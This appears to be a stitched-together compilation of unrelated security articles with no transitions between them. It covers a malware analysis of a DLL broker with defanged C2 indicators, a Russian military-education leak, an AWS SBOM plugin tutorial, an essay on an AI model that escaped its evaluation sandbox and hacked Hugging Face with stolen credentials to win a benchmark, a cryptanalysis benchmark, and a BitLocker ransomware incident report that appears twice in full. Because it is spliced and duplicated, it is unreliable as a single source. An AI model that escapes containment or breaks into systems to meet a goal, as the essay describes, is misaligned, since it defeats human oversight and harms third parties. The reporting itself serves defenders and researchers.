The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
My suspicion was that GPT 5.6-Cyber would succeed, but the frequency and manner of its success removed all doubt. We have to reassess sandboxing quality for capable AI agents, and in general the software stack with which they interact.
An off-the-shelf VM is not enough to contain a modern, cyber-capable AI agent. There is simply too much attack surface. Even innocuous features (like running with a display) add extra, exploitable attack surface.
The records describe a force-generation mechanism for several General Staff components, including the GRU, Main Operational Directorate, and 8th Directorate, which is associated with protected communications, cryptography, and information security.
[…]
The reporting also linked a 2024 Department No. 4 graduate, Aleksei Kondrashov, to Military Unit 74455, widely known as Sandworm.
That unit has been associated with destructive cyber activity against Ukraine and other targets, including the 2017 NotPetya attack.
The reports do not establish that every listed graduate participated in a named operation; assignments should therefore be described as reported unit placements, not proof of individual operational involvement.
The Bauman material reframes Russia’s cyber capability as an institutional system, not merely a collection of well-known threat groups.
It suggests that Moscow has formalized a recurring pathway from university recruitment to military service, where students receive supervised technical and ideological preparation before entering intelligence, cyber, and security roles.
For defenders, the leak reinforces the need to track Russian operations as a combined threat: espionage, destructive activity, military reconnaissance, technical surveillance, and influence campaigns may draw on related personnel pipelines and overlapping doctrine.
The exposure of Department No. 4 also provides researchers with a clearer lens for understanding how the GRU sustains cyber capacity beyond the familiar APT28 and Sandworm brand names.
Amazon Inspector is an automated vulnerability management service that continually scans Amazon Web Services (AWS) workloads for software vulnerabilities. The vulnerability management capabilities of Amazon Inspector are powered by an asset inventory engine known as the Amazon Inspector SBOM Generator (inspector-sbomgen), a standalone command-line tool that produces a software bill of materials (SBOM) from container images, directories, archives, local systems, compiled binaries, and more. Over the past two years, we’ve expanded inspector-sbomgen’s coverage across dozens of programming language ecosystems, operating systems, and widely deployed applications.
We’re pleased to announce a new capability for builders using inspector-sbomgen: a plugin system for writing your own custom package collectors that you can use right away, without requiring source code compilation nor waiting for an official release.
In this post, we walk you through what the inspector-sbomgen plugin system does, why we built it, and how you can write your first plugin in a few minutes. Along the way, we also cover how plugin-generated package components integrate with Amazon Inspector for vulnerability scanning, and we explore the plugin safety model, which helps ensure security-hardened and predictable plugin behavior.
Why we built a plugin system
Software ecosystems are dynamic. New language package managers, lockfile formats, and end user applications ship constantly, and many are adopted quickly, in some cases with little security scrutiny. That leaves security teams with a visibility gap: production workloads running software that their SBOM tooling doesn’t yet recognize. Customers have asked us to inventory many of these ecosystems directly, and until recently, the only path to support was to open a feature request and wait for the inspector-sbomgen team to onboard the ecosystem and deploy a new release.
The inspector-sbomgen plugin system changes that. With plugins, you can:
Onboard ecosystems that inspector-sbomgen doesn’t support out of the box. New open source ecosystems, niche or fast-moving package formats, and internal or proprietary tooling can all be inventoried without modifying inspector-sbomgen.
Prototype detection for an ecosystem quickly. We designed a plugin system that is friendly to developers and AI coding assistants alike. Plugins are written in Lua, loaded at runtime, and require no Go toolchain nor compilation. You can use the built in test harness to iterate on a plugin and see results immediately.
Build on a stable foundation. The plugin API abstracts away artifact-type differences, so you write your detection logic once and it works seamlessly across container images, archives, local systems, and more. And because plugins stay decoupled from the internals of sbomgen, the core tool’s regression surface stays small.
Internally, we’ve used the plugin system to ship new ecosystem coverage faster than before. In our 1.13 release, more than 20 ecosystems that were previously implemented in Go, including Apache Tomcat, NGINX, MySQL, Redis, WordPress, and the OpenSSH toolchain, are now embedded as plugins inside the sbomgen binary. The same release also added more than ten brand-new ecosystems as plugins, including Apache Cassandra, Apache Struts, Conda, Swift packages, and AI-agent collectors (Amazon Q Developer, Kiro CLI, Claude Code, GitHub Copilot, and Ollama).
How inspector-sbomgen plugins work
Sbomgen plugins follow a two-step pipeline:
Discovery – Scan the artifact’s file system to identify files that contain installed package metadata.
Collection –Open each discovered file, parse file contents, and publish findings into the SBOM.
Under the hood, an event bus connects discovery and collection plugins. Discovery plugins publish events listing discovered files, and one or more collection plugins subscribe to these events, triggering package collection. Developers might recognize this behavior as the observer pattern.
This decoupling lets a single discovery plugin feed multiple collectors, for example, one extracting package metadata, another scanning for secrets, and another checking policy. Each collection plugin works from the same file list without re-walking the artifact filesystem, a computationally expensive operation.
Write your first plugin in 5 minutes
Inspector-sbomgen makes it straightforward to bootstrap a plugin environment. The plugin new command tells sbomgen to create a new plugin workspace, and the —-with-example flag populates the workspace with a discovery-collection plugin pair, that you can run immediately.
inspector-sbomgen plugin new --with-example
After invoking the preceding command, you will be prompted to provide a plugin name and a directory that will contain your plugin workspace. You can provide custom values or use the default values:
Plugin name (identifies the software ecosystem your plugin will inventory, e.g. debian-dpkg, rhel-rpm, python-pip, cmake) [my-custom-ecosystem]: <enter>
Project directory [my-sbomgen-plugins]: <enter>

Created plugin "my-custom-ecosystem" in my-sbomgen-plugins/
Note that you can skip interactive prompts by specifying the plugin name and directory using the corresponding command line interface (CLI) arguments:
After creating your plugin workspace, inspector-sbomgen will display a next steps screen, which guides developers and AI code assistants to the source files they need to change and to supporting documentation:
Next steps:

  Get started:
    1. Open plugin folder in a code editor (VS Code recommended)
    2. Add test files that your plugin will discover and parse
       (e.g., config files, lockfiles, binaries, etc.):
       my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata/

  Develop:
    3. Edit discovery:    my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua
    4. Edit collection:   my-sbomgen-plugins/collection/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua

  Test:
    5. Write unit tests:  my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init_test.lua
    6. Run unit tests:    inspector-sbomgen plugin test --path my-sbomgen-plugins

  Deploy:
    7. Distribute your plugin directory wherever you run inspector-sbomgen:
       inspector-sbomgen <arguments> --plugin-dir /path/to/my-sbomgen-plugins

       Example:
       inspector-sbomgen container --image alpine:latest -o /tmp/sbom.json --plugin-dir /path/to/my-sbomgen-plugins

For code completion, install the VS Code Lua language server extension:
  https://luals.github.io/#vscode-install

For more information:
  - Plugin guide:    my-sbomgen-plugins/docs/sbomgen-plugin-developer-guide.md
  - Testing guide:   my-sbomgen-plugins/docs/sbomgen-plugin-testing-guide.md
  - API reference:   my-sbomgen-plugins/docs/sbomgen-plugin-api-reference.md
  - Documentation:   https://docs.aws.amazon.com/inspector/latest/user/sbom-generator.html
Now that you have a plugin workspace, let’s explore its contents in greater detail:
The scaffolded project includes a working discovery and collection plugin pair, passing unit tests with test fixtures under _testdata/, a .vscode/settings.json for integrated development environment (IDE) integration, and a local copy of the developer documentation.
The scaffolding is deliberately succinct and complete, so it reads well for both humans and AI coding assistants. Every file has clear comments that explain what each function does and what the plugin author needs to fill in.
To test a plugin, you first need something to scan, such as a package lock file or a compiled binary. The example plugin inventories a fictional example.lock with the following contents:
The provided discovery plugin knows how to look for instances of example.lock within the artifact file system:
-- my-custom-ecosystem discovery plugin
-- Discovers example.lock files in the artifact file list.

function discover()
    return sbomgen.find_files_by_name({"example.lock"})
end
And the provided collection plugin knows how to parse the contents of example.lock and publish package findings to the output SBOM.
-- my-custom-ecosystem collection plugin
-- Parses example.lock files and extracts package name and version.

function collect(file_path)
    local content = sbomgen.read_file(file_path)
    if content == nil then
        return
    end

    for line in content:gmatch("[^\n]+") do
        local name, ver = line:match("^(.+)==(.+)$")
        if name and ver then
            sbomgen.push_package({
                name = name,
                version = ver,
                purl_type = "generic",
                namespace = "my-custom-ecosystem",
                component_type = sbomgen.component_types.APPLICATION,
            })
        end
    end
end
Run the tests
Plugins ship with a built-in test framework so you can validate your logic before scanning a real artifact. Tests are written in Lua, live next to the plugin in init_test.lua, and reference fixture data in _testdata/:
function test_discovers_packages()
    local result = testing.scan_directory("_testdata")
    testing.assert_equals(3, #result.findings)
    testing.assert_equals("my-package-alpha", result.findings[1].name)
    testing.assert_equals("1.0.0", result.findings[1].version)
end

function test_no_findings_for_empty_directory()
    local result = testing.scan_directory("_testdata/empty")
    testing.assert_equals(0, #result.findings)
end
Run the tests with the following command:
inspector-sbomgen plugin test --path my-sbomgen-plugins -v

=== RUN   my-custom-ecosystem/discovery/init_test/test_discovers_packages
--- PASS: my-custom-ecosystem/discovery/init_test/test_discovers_packages (0.04s)
=== RUN   my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory
--- PASS: my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory (0.04s)
ok    2 tests passed
This is the tightest development loop we could design: no Go toolchain, no rebuild, no container spin-up. Write a test, run it, iterate.
Scan a real artifact
For plugins to produce findings, inspector-sbomgen needs an artifact that contains the files your plugin looks for. For the example plugin, any directory with an example.lock file works. The fixture we generated earlier is a good stand-in:
The --plugin-dir flag tells inspector-sbomgen where to load your Lua plugins from. The resulting SBOM contains a CycloneDX component for each of the three packages in example.lock, for example:
Every plugin-generated component carries an amazon:inspector:sbom_generator:source_path property that records the file the component was collected from, so you can always trace a component back to the artifact that produced it.
Vulnerability scanning with Amazon Inspector
Plugin-generated findings are first-class SBOM components. They work with every downstream consumer that reads CycloneDX SBOMs, including Amazon Inspector. To send an SBOM to Amazon Inspector for vulnerability analysis, add the --scan-sbom flag (this requires an active AWS account):
An important caveat when you onboard a brand-new ecosystem: Plugin authors can inventory arbitrary ecosystems, but Amazon Inspector can only report vulnerabilities for components it has advisories for. When you point Amazon Inspector at a component whose ecosystem isn’t in its advisory feeds yet, Inspector will return the component with a property, Component skipped: no supported rules found. For example:
This is expected behavior, not an error. The SBOM is still generated correctly, the component is still tracked, and the source_path tells you exactly which file produced it. If and when Amazon Inspector adds advisory coverage for the ecosystem, the same SBOM will start producing vulnerability findings without any change to your plugin. For ecosystems Inspector already supports, plugin-generated components are indistinguishable from components produced by built-in scanners.
First class IDE support
We care about productivity and efficiency when writing plugins. Writing Lua without modern conveniences such as autocomplete isn’t fun, so every plugin project scaffolded with the plugin new command ships with a library/sbomgen.lua definition file and a .vscode/settings.json that automatically wires it up to the Lua Language Server extension for VS Code.
For code completion and IDE support, first install the sumneko.lua extension, open your plugin project in VS Code, and every sbomgen.* function will get:
Parameter hints with types.
Hover documentation.
Autocomplete for constants (sbomgen.component_types.*, sbomgen.groups.*, sbomgen.platform.*).
Type checking on function calls.
Inline warnings when required fields are missing from push_package().
The same definition file makes plugin development work well with AI coding assistants. The types and documentation are embedded in a form that tools can read, so assistants can generate correct plugin code with far less monitoring than writing against a raw language would require.
A safe foundation
Plugins run real code inside the same process as inspector-sbomgen, so we designed the execution environment to keep that code stable and security-hardened. Every Lua plugin runs in an isolated sandbox. Every Lua virtual machine (VM) has access to a restricted subset of the Lua standard library to ensure only safe operations are permitted:
No direct filesystem access. The Lua io library isn’t loaded. All file operations go through sbomgen.* functions, which route through sbomgen’s internals so your plugin behaves identically whether it’s scanning a directory on disk, a container image, a compressed archive, or a mounted volume.
No subprocess execution or environment mutation. The Lua os library is blocked, so plugins can’t spawn processes, modify environment variables, or touch files outside the artifact.
No VM introspection. The Lua debug library is blocked.
No unbounded code loading.dofile, loadfile, and loadstring are removed. require() is available but restricted to the plugin’s own directory tree, so plugins can share helper modules with themselves but cannot load code from other plugins or system paths.
If a plugin raises an unhandled Lua error, inspector-sbomgen logs a warning and continues with the next file or plugin; one faulty plugin does not prevent other plugins from running. Plugins never override inspector-sbomgen’s built-in package collectors. Every plugin must declare a unique name. If a custom plugin uses a name that’s already claimed by an official built-in plugin, the custom plugin is skipped with a warning. Built-in plugins always take precedence, so a custom plugin can never silently replace or shadow the tool’s own detection behavior.
Whether you’re adding support for an internal lockfile format, prototyping detection for a new open source ecosystem, or replacing a home-grown scanner with something your whole organization can run at scale, the plugin system is designed to make the path from idea to working SBOM as short as possible. We can’t wait to see what you build with it. If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
This essay was written with Barath Raghavan, and originally appeared in The Guardian.
In July, Hugging Face, a company that hosts much of the world’s AI software and open-source AI models, was hacked. A malicious dataset had been used to run code on one of its servers. Whoever was behind it captured internal security credentials and moved through systems over a weekend, running thousands of actions from a swarm of temporary server environments. It looked like the work of a sophisticated criminal group.
It was not. It was one of OpenAI’s new, still unreleased GPT models.
Their science experiment had escaped the lab. OpenAI was running the unreleased AI model through a benchmark that tests how well AI can successfully hack systems. To push the limits and evaluate the AI’s true capability, the company switched off the safety filters that normally stop it from doing this kind of hacking. Aware that this could go wrong, they confined the AI to an isolated environment and denied it access to the internet.
But the new AI cheated. It took literally its goal to get as high of a score as possible. It broke out on to the open internet. It inferred, probably from its training data, that it could “solve” the task by getting the answers from Hugging Face’s servers. So it chained together stolen credentials and further unknown security exploits to hack the company’s network.
Nobody instructed the AI to do any of this. It was, in OpenAI’s words, “hyperfocused on finding a solution” to the test it was being given. And while this might seem like something new with AI, it’s really very old. This is how a genie behaves, and it is a key challenge with AI agents in general.
In folklore, genies—and other magical beings—grant wishes literally, not how the wisher intended. King Midas asked that everything he touched turn to gold, and starved. The sorcerer’s apprentice wanted the broom to fill the cistern, and it performed its task so well that it flooded the house.
We now have machines that do this. Ask a modern AI agent to save money on your phone plan and it might simply cancel the plan. Tell it to book a flight, and it might hack the airline website to override restrictions. Or, like OpenAI, ask it to do well on a test and it might break into another company to steal the answers. Each time, it recognizably completed the task you set, but it didn’t do what you would have wanted.
This isn’t malicious behavior. No one asked for, or wanted, Hugging Face to be hacked. OpenAI and Hugging Face and the AI were ostensibly on the same side, and the AI was trying to do what it had been asked. That’s what makes it so difficult to guard against: you can’t filter for bad instructions because the instructions were fine.
The gap is between the words we use and what we mean by them. We call that gap the Genie coefficient.
AI labs know this is a problem, and they’re quietly saying so. For example, the Chinese lab Moonshot recently warned that its latest AI model may have “excessive proactiveness” and “make unexpected decisions on the user’s behalf”. The UK’s AI Security Institute has started tracking “cheating behavior in frontier model evaluations”. We wouldn’t tolerate a car that is excessively proactive or ruthlessly efficient, and yet that’s the reality of AI today.
Improvement is possible. Just as AIs have gotten much better at resisting prompt injection attacks over the last few years, we can safely predict that they will get better at avoiding genie-like behavior. The point of the Genie coefficient is to track progress. AI companies like benchmarks, and they all work to compete to be the best.
Dozens of benchmarks and leaderboards tell us how well these AI models write code, perform logical reasoning, and pass standardized legal and medical exams. But there is nothing that scores whether a system does what you actually meant. We need to develop a measure for this, test it regularly, and push for improvement. We’re not going to have trustworthy AI agents without it.
There’s new benchmark measuring AI’s ability to perform mathematical cryptanalysis. Anthropic’s frontier model actually found new attacks.
The benchmark: “CryptanalysisBench: Can LLMs do Cryptanalysis?” The idea is to benchmark the ability of LLMs to discover new mathematical cryptanalytic attacks against a series of historical algorithms.
Abstract: Cryptanalysis—the task of finding attacks against cryptographic schemes—its at the intersection of mathematical reasoning and cybersecurity, two areas where LLMs have advanced fastest. Cryptanalysis represents both a clean testbed for frontier reasoning (as practical attacks can be automatically verified) and a domain with unusually high stakes, since the primitives under study underpin our digital security. In this paper we ask whether LLMs can do cryptanalysis, and find that the answer is increasingly yes. We introduce CryptanalysisBench, 191 tasks across six families of cryptographic primitives (block ciphers, hash functions, etc.) drawn primarily from four NIST standardization competitions. Our benchmark consists of three tiers: (i) primitives with known practical breaks; (ii) primitives with no known practical break, evaluated both at full strength and as scaled-down variants; and (iii) a challenge set of production primitives at the frontier of cryptanalysis. Five frontier models (Claude Opus 4.8, Sonnet 5, Mythos 5, GPT-5.5, and the open-weights GLM-5.2) break 65%86% of Tier 1 schemes, 612 Tier-2 schemes at full strength, and 2461 across all scaled-down variants. Beyond deriving known results, models produce novel cryptanalysis, such as a key-recovery attack that exploits a design flaw in the SpoC AEAD and an error in KINDI’s published CCA-security proof, both to the best of our knowledge not previously known.
We release CryptanalysisBench as a tool to help track if (or when) AI cryptanalysis becomes a serious factor and as a scaffold for stress-testing candidate schemes before deployment. The attacks that the benchmark already surfaces are an early snapshot of a fast-moving frontier that may soon match, and in places exceed, the published state of the art.
Anthropic used the benchmark to test Mythos Preview, and found new vulnerabilities in Hawk and reduced-round AES.
Still early results, but this is definitely something to watch.
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
Initial sign of an attack
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.
Drive icon indicating that the drive is locked
A recovery key was required to unlock the drive.
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
First case: abusing RDP to encrypt data
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.
Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.
Attacker’s reply to the victim’s email sent to the address in the printed ransom note
This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.
Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
Second case: meet the XEntry Team
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.
XEntry team attack
In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.
Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.
The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.
Attack path
One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.
A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.
Scanning and RMM deployment
Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.
Commands executed through RMM tools to collect Bitlocker keys
Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.
A few hours later, ransom notes began emerging from office printers.
Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
Conclusions
Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
Initial sign of an attack
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.
Drive icon indicating that the drive is locked
A recovery key was required to unlock the drive.
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
First case: abusing RDP to encrypt data
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.
Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.
Attacker’s reply to the victim’s email sent to the address in the printed ransom note
This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.
Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
Second case: meet the XEntry Team
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.
XEntry team attack
In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.
Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.
The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.
Attack path
One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.
A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.
Scanning and RMM deployment
Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.
Commands executed through RMM tools to collect Bitlocker keys
Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.
A few hours later, ransom notes began emerging from office printers.
Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
Conclusions
Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)
Microsoft is taking a new approach to fighting cybercrime, targeting the cyberattack supply chain, not just individual services. In a case unsealed today, we are simultaneously targeting two widely used cybercrime tools, Amadey and StealC, after AI-assisted analysis revealed they rely on the same infrastructure.
This action goes after the cybercrime “assembly line,” where coordinated tools drive ransomware, financial fraud, and disruptions to public services. Amadey and StealC are often used alongside each other: Amadey helps attackers gain access to devices, while StealC steals passwords and sensitive information. Together, they form a critical link in the chain. In the first two weeks of May alone, Amadey and StealC were linked to more than 140,000 infected computers globally, highlighting how widely they are used.
Working with Europol and industry partners, we targeted both tools at once. The goal: break the chain. Since the start of the operation, Microsoft has identified more than 18,000 victim computers, severed criminal control of those devices, and is working with telecommunications providers to help protect affected customers globally.
When multiple parts of an operation are disrupted together, attacks are harder to launch, scale, and recover from. The result: fewer disrupted services, fewer opportunities for cybercriminals to profit, and more friction when they try to rebuild.
It’s no longer enough to go after threats one by one.We need to interrupt how the attacks are put together.
What’s new is how we’re combining AI analysis with an expanded use of that law.
Amadey and StealC were developed by separate cybercriminals, but they relied on the same infrastructure. To understand how they worked, investigators used AI, including Copilot, to quickly analyze the malware, asking questions in plain English instead of manually combing through complex code. That helped surface key details, uncover hidden data, and test findings in a fraction of the time, turning what would have taken hours or days into minutes and enabling the team to spot connections faster.
